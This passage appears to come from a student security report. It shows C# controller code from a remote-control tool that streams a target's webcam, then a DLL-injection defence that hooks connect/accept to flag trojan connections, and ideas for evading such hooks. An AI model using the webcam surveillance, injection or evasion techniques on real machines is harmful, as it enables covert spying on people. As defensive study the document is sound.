依旧是简单地想主控端发送 wlist 字符串指令，等待其返回输出

```
public void XListVideo()
        {
            SendToTarget("wlist"); //Send the listing command
        }
```

下面可以在主控端找到相关的对应代码。需要注意的是，我们的软件并不能同时处理音频流和视频流。

```
else if (text.StartsWith("wlist")) //Client sent the list of installed web cams
                                {
                                    // TODO: extract to method along with audio devices
                                    LvClear(listView5); //Clear the web cam listView
```

```
                    string data = text.Substring(5); //Remove the
commmand header from the message
                    int devices = 0; //Declare the count of devices
                    string[] deviceData = data.Split('§');
                    for (int i = 0; i < deviceData.Length; i++) //Go through
all devices
                    {
                        string device = deviceData[i];
                        if (device == "") continue; //If the device is empty,
then skip it
                        string[] deviceInfo = device.Split('|');
                        string id = deviceInfo[0]; //Get the ID of the device
                        string name = deviceInfo[1]; //Get the name of the
device
                        AddCam(id, name); //Update the UI
                        devices++; //Incremen the count of the devices
                    }

                    if (devices == 0) //If no devices installed
                    {
```

```
                                    Msgbox("Warning", "No video capture devices
present on this target!", MessageBoxButtons.OK, MessageBoxIcon.Warning); //Notify
the user
                                }
                            }
```

2） 开启摄像头视频流

接着在我们选中某一设备之后点击开始即可触发 XStartVideo()函数

与音频相同的，我们首先需要检查设备是否激活，否则就需要唤醒它。接着检查有无视频流正在运行，如果没有的话设置多媒体和视频的 flag 后，向主控端发送 wstream+id 让他进行相应的操作。同时要转换 button 上的 text

```
public void XStartVideo(int deviceNumber)
        {
            if (InvokeRequired) //Check if we need to invoke
            {
                Invoke(Ibf.StartVideo); //Invoke
                return; //Return
            }

            if (!WStream) //If video steam is not running
            {
                String id = deviceNumber.ToString(); //Convert the id to string
```

```
                String command = "wstream§" + id; //Construct the command
                MultiRecv = true; //Set multi recv since this is a surveillance module
                WStream = true; //Set the wStream to started
                button27.Text = "Stop stream"; //Update button text
                SendToTarget(command); //Send the command to the client
            }
        }
```

在主控端，对于摄像头视频流做如下操作。和音频流一样，新建一个视频流对象并对 stream 写相关参数。不同的是，视频流有一个刷新的概念，需要不断刷新缓冲区以输出由连续图片组成的视频。

```
if (header == "wcstream") //If it's a web cam stream
                        {
                            MemoryStream stream = new MemoryStream();
//Declare a new memory stream

                            stream.Write(recBuf, 8 * 2, recBuf.Length – 8 * 2);
//Copy from the buffer to the memory stream
                            Console.WriteLine("multiRecv Length: " +
recBuf.Length); //Debug function

                            Bitmap camimage =
(Bitmap)Image.FromStream(stream); //Create a bitmap from the memory stream
```

```
                    stream.Flush(); //Flush the stream
                    stream.Close(); //Close the stream
                    stream.Dispose(); //Dispose the stream
                    stream = null; //Remove the stream
                    SetWebCam(camimage); //Set the web cam image to
the new frame
                    Array.Clear(recBuf, 0, received); //Clear the receive
buffer
                    ignoreFlag = true; //Set the ignore flag
                }
```

3） 关闭摄像头视频流

点击按钮后调用 XStopVideo()函数。与音频的处理流程完全一致。首先我们检查是否需要唤醒设备，再检查是否开启了视频串流，确保不会出错。满足条件后向总控端发送 wstop 指令。在远程桌面和音频流没有启用的情况下触发事件，设置多媒体的 flag 为 false。设置视频流关闭，销毁当前视频对象，转换按钮

```
public void XStopVideo()
        {
            if (InvokeRequired) //Check if we need to invoke
            {
                Invoke(lbf.StopVideo); //Invoke
```

```
                return; //Return
            }


            if (WStream) //Check if video stream is running
            {
                SendToTarget("wstop"); //Send the command to stop


                if (!RDesktop && !AuStream) //If no remote desktop and no audio
stream is running
                {
                    Application.DoEvents(); //Do the events
                    System.Threading.Thread.Sleep(1500); //Sleep for a while (wait
for client to stop sending)
                    MultiRecv = false; //Set multi recv to false, sicne no surveillance
module is running
                }
                WStream = false; //Disable the wStream
                button27.Text = "Start Stream"; //Update the button text
            }
        }
```

3. 防护软件

防护软件的设计思路为：通过 hook 注入 DLL，加载 DLL 时执行 InitInstance 函数，对 connect 和 accept 函数进行 hook，这样可以拦截到通信对方的 IP 和端口，并弹窗提醒用户，通过用户选择来决定是否要继续连接或拒绝连接。
本防护软件分为注入的 dll 以及控制进行注入，结束注入的界面程序，界面通过 MFC 进行编写，编译为静态链接。通过对 Hook MessageBox 功能上改编，实现 Hook connect 和 accept。

由于 C#编译的程序基于.Net framework，属于中间语言程序，还需要 64 位 CLR 进行翻译成汇编指令才能执行；故我们防护软件的目标程序为 Win32 程序灰鸽子。

Hook.dll

到处 StartHook 和 StopHook 函数：

```
EXPORTS
    StartHook
    StopHook
```

1) 加载 dll 时，会执行 InitInstance 函数：

```
BOOL CHookDllApp::InitInstance()

{

CWinApp::InitInstance();

g_hInstance = AfxGetInstanceHandle();// 获取当前 DLL 实例句柄



AdjustPrivileges(); // 提高权限
```

```
DWORD dwPid = ::GetCurrentProcessId();

hProcess = ::OpenProcess(PROCESS_ALL_ACCESS, 0, dwPid);

///*

TCHAR* procName = new TCHAR[MAX_PATH];

GetModuleFileName(NULL, procName, MAX_PATH);   // 取得进程名

CString info;

info.Format(_T("注入 DLL!  进程 id = %d ，进程名  %s"), dwPid, procName);

AfxMessageBox(info);

//*/

if (hProcess == NULL)

{

CString str;

str.Format(_T("OpenProcess fail,    and error code = %d"), GetLastError());

AfxMessageBox(str);

return FALSE;

}



Inject_new(); // 开始 hook 函数



return TRUE;

}
```

2) 需要提升权限

```
bool AdjustPrivileges() {

HANDLE hToken;

TOKEN_PRIVILEGES tp;

TOKEN_PRIVILEGES oldtp;

DWORD dwSize = sizeof(TOKEN_PRIVILEGES);

LUID luid;



if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES |

TOKEN_QUERY, &hToken)) {

if (GetLastError() == ERROR_CALL_NOT_IMPLEMENTED) return true;

else return false;

}

if (!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &luid)) {

CloseHandle(hToken);

return false;

}

ZeroMemory(&tp, sizeof(tp));

tp.PrivilegeCount = 1;

tp.Privileges[0].Luid = luid;

tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

/* Adjust Token Privileges */
```

```
if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(TOKEN_PRIVILEGES), &oldtp,
&dwSize)) {
CloseHandle(hToken);
return false;
}
// close handles
CloseHandle(hToken);
return true;
}
```

3) 通过 Inline Hook，更改 API 函数入口点，使其跳转到我们的函数。同时需要保存原 APT 入口点被我们修改的几个字节。

```
void Inject_new()
{
if (TRUE == bIsInJected)
{
return;
}
bIsInJected = TRUE; // 保证只调用一次



//
```

```
// 获取函数
//
HMODULE hmodle = ::LoadLibrary(_T("wsock32.dll"));
oldMsgBoxA = (TypeMsgBoxA) ::GetProcAddress(hmodle, "connect");
pfMsgBoxA = (FARPROC)oldMsgBoxA;

oldMsgBoxW = (TypeMsgBoxW) ::GetProcAddress(hmodle, "accept");
pfMsgBoxW = (FARPROC)oldMsgBoxW;

if (pfMsgBoxA == NULL)
{
AfxMessageBox(_T("获取 connect 函数失败"));
return;
}
if (pfMsgBoxW == NULL)
{
AfxMessageBox(_T("获取 accept 函数失败"));
return;
}

//
// 保存原 API 地址
```

```
//
_asm
{
lea edi, oldCodeA // 取数组基地址
mov esi, pfMsgBoxA // API 地址
cld // 设置方向
mov ecx, CODE_LENGTH
rep movsb
}

_asm
{
lea edi, oldCodeW
mov esi, pfMsgBoxW
cld
mov ecx, CODE_LENGTH
rep movsb
}

//
// 将新地址复制到入口
//
```

```
newCodeA[0] = newCodeW[0] = 0xe9; // jmp 指定代码

_asm

{

lea eax, Myconnect // 新 API 地址

mov ebx, pfMsgBoxA // 原 API 地址

sub eax, ebx

sub eax, CODE_LENGTH // 跳转地址 = 新 API 地址 - 原 API 地址 - 指令长度

mov dword ptr[newCodeA + 1], eax // eax 32bit =  4 BYTE

}



_asm

{

lea eax, Myaccept

mov ebx, pfMsgBoxW

sub eax, ebx

sub eax, CODE_LENGTH

mov dword ptr[newCodeW + 1], eax

}



HookOn(); // 开始 HOOK
```

```
}
```

4) 使用我们自己的 accept 和 connect，将连接信息通知用户，并还原并调用原 API 函数得到结果，其后继续 hook 原 API。


```
int WINAPI Myaccept(SOCKET s, struct sockaddr* addr, int* addrlen) {

int nRet = 0, bRet = 0;




HookOff();

nRet = ::accept(s, addr, addrlen);

HookOn();



if (rejected != 1)

{

struct sockaddr_in* sock = (struct sockaddr_in*) addr;

CString info;

info.Format(_T("Hook accept! sin_addr.s_addr = %u.%u.%u.%u , sin_port: %d"),

addr->sa_data[2] & 0xFF, addr->sa_data[3] & 0xFF, addr->sa_data[4] & 0xFF,

addr->sa_data[5] & 0xFF, ntohs(sock->sin_port));

if (addr->sa_data[2] != 1)

bRet = AfxMessageBox(info, MB_YESNO | MB_ICONEXCLAMATION);

else
```

```
return nRet;

}



if (bRet != IDYES || rejected == 1) {

s = 0;

memset(addr, 0, sizeof(struct sockaddr));

addr = NULL;

addrlen = 0;

AfxMessageBox(_T("Rejected!"));

return 0;

}



return nRet;

}



int WINAPI Myconnect(SOCKET s, struct sockaddr* addr, int addrlen) {

int nRet = 0, bRet = 0;



if (rejected != 1) {

struct sockaddr_in* sock = (struct sockaddr_in*) addr;

CString info;
```

```
info.Format(_T("Hook accept! sin_addr.s_addr = %u.%u.%u.%u , sin_port: %d"),
addr->sa_data[2] & 0xFF, addr->sa_data[3] & 0xFF, addr->sa_data[4] & 0xFF,
addr->sa_data[5] & 0xFF, ntohs(sock->sin_port));
bRet = AfxMessageBox(info, MB_YESNO | MB_ICONEXCLAMATION);
}

if (bRet == IDYES && rejected != 1) { //同意连接

HookOff();
nRet = ::connect(s, addr, addrlen);
HookOn();
}
else {
rejected = 1; //拒绝后以后都拒绝
AfxMessageBox(_T("Rejected!"));
}

return nRet;
}
```

HookWindow

MFC 程序，两个按钮 Start Hook 和 Stop Hook



5) Start Hook 按下时，加载 HookDll，调用 dll 中的 start hook 函数，挂上鼠标钩子 WH_MOUSE

```
void CHookWindowDlg::OnBnClickedButtonStart()

{



g_hinstDll = LoadLibrary(_T("HookDll.dll"));

if ( NULL == g_hinstDll)

{

AfxMessageBox(_T("加载 HookDll.dll 失败"));

}



typedef BOOL (CALLBACK *HookStart)(HWND hwnd);
```

```
HookStart hookStart = NULL;

hookStart = (HookStart)::GetProcAddress(g_hinstDll,"StartHook");

if ( NULL == hookStart)

{

AfxMessageBox(_T("获取 StartHook 函数失败"));

return;

}

bool ret = hookStart(m_hWnd);

if (ret)

{

m_list.InsertItem(m_list.GetItemCount(),_T("启动钩子成功"));

m_list.EnsureVisible(m_list.GetItemCount()-1,FALSE);

}

else

{

m_list.InsertItem(m_list.GetItemCount(),_T("启动钩子失败"));

m_list.EnsureVisible(m_list.GetItemCount()-1,FALSE);

}

}
```

6) Hook Stop 时，卸载钩子并卸载 dll

```
void CHookWindowDlg::OnBnClickedButtonStop()
```

```
{

typedef BOOL (CALLBACK* HookStop)();

HookStop hookStop = NULL;

if (NULL ==   g_hinstDll) // 一定要加这个判断，若不为空的话就不需要在重新加载，否则会是不同的实例

{

g_hinstDll = LoadLibrary(_T("HookDll.dll"));

if (g_hinstDll == NULL)

{

AfxMessageBox(_T("加载 HookDll.dll 失败"));

return;

}



}

hookStop = ::GetProcAddress(g_hinstDll,"StopHook");

if (hookStop == NULL)

{

AfxMessageBox(_T("获取 StopHook 失败"));

FreeLibrary(g_hinstDll);

g_hinstDll=NULL;

return;

}
```

```
hookStop();
if (g_hinstDll!= NULL)
{
::FreeLibrary(g_hinstDll);
}
m_list.InsertItem(m_list.GetItemCount(),_T("终止 HOOK 成功"));

}
```

4. 思考

1) 远控软件绕过防护软件：可以尽可能使用静态链接，将系统库包含在二进制程序中，但这样不可避免的会使得二进制程序大小增加很多，或者自己实现系统库中的 API 功能，甚至于在程序中直接进行相关的系统调用，从而绕过防护软件对 API 的 Hook 检查。
2) 防护软件对应的升级思路：通过驱动、内核模块的方式写入内核，在内核中进行拦截，通过对系统调用、中断直接进行 Hook 检查。
3) 远控再升级：通过驱动写入内核，自定义系统调用以实现网络通信的目的。
4) 防护再升级：通过虚拟机技术，具体实现方式有两种：1、可通过目前常规的虚拟机软件，并监控虚拟机来实现；2、使用 Intel vt-x 虚拟化，在内核中再进行特权级的切割，分为 GuestOS（Ring0）和 hypervisor（Ring -1）。

从而实现 hypervisor 对 Ring0 的监控和对部分汇编特权指令的 hook。可以通过将防护软件写入 hypervisor 层，从而对 Ring0 进行 Hook。

总而言之，谁先占据了更高的特权级，谁就拥有了更大的优势。

除了 Hook 拦截，还有其他很多技术能够阻止远控软件的连接，如特征值检测、端口白名单、启发式扫描等等，而我们的防护软件重点在于“拦截”远控软件。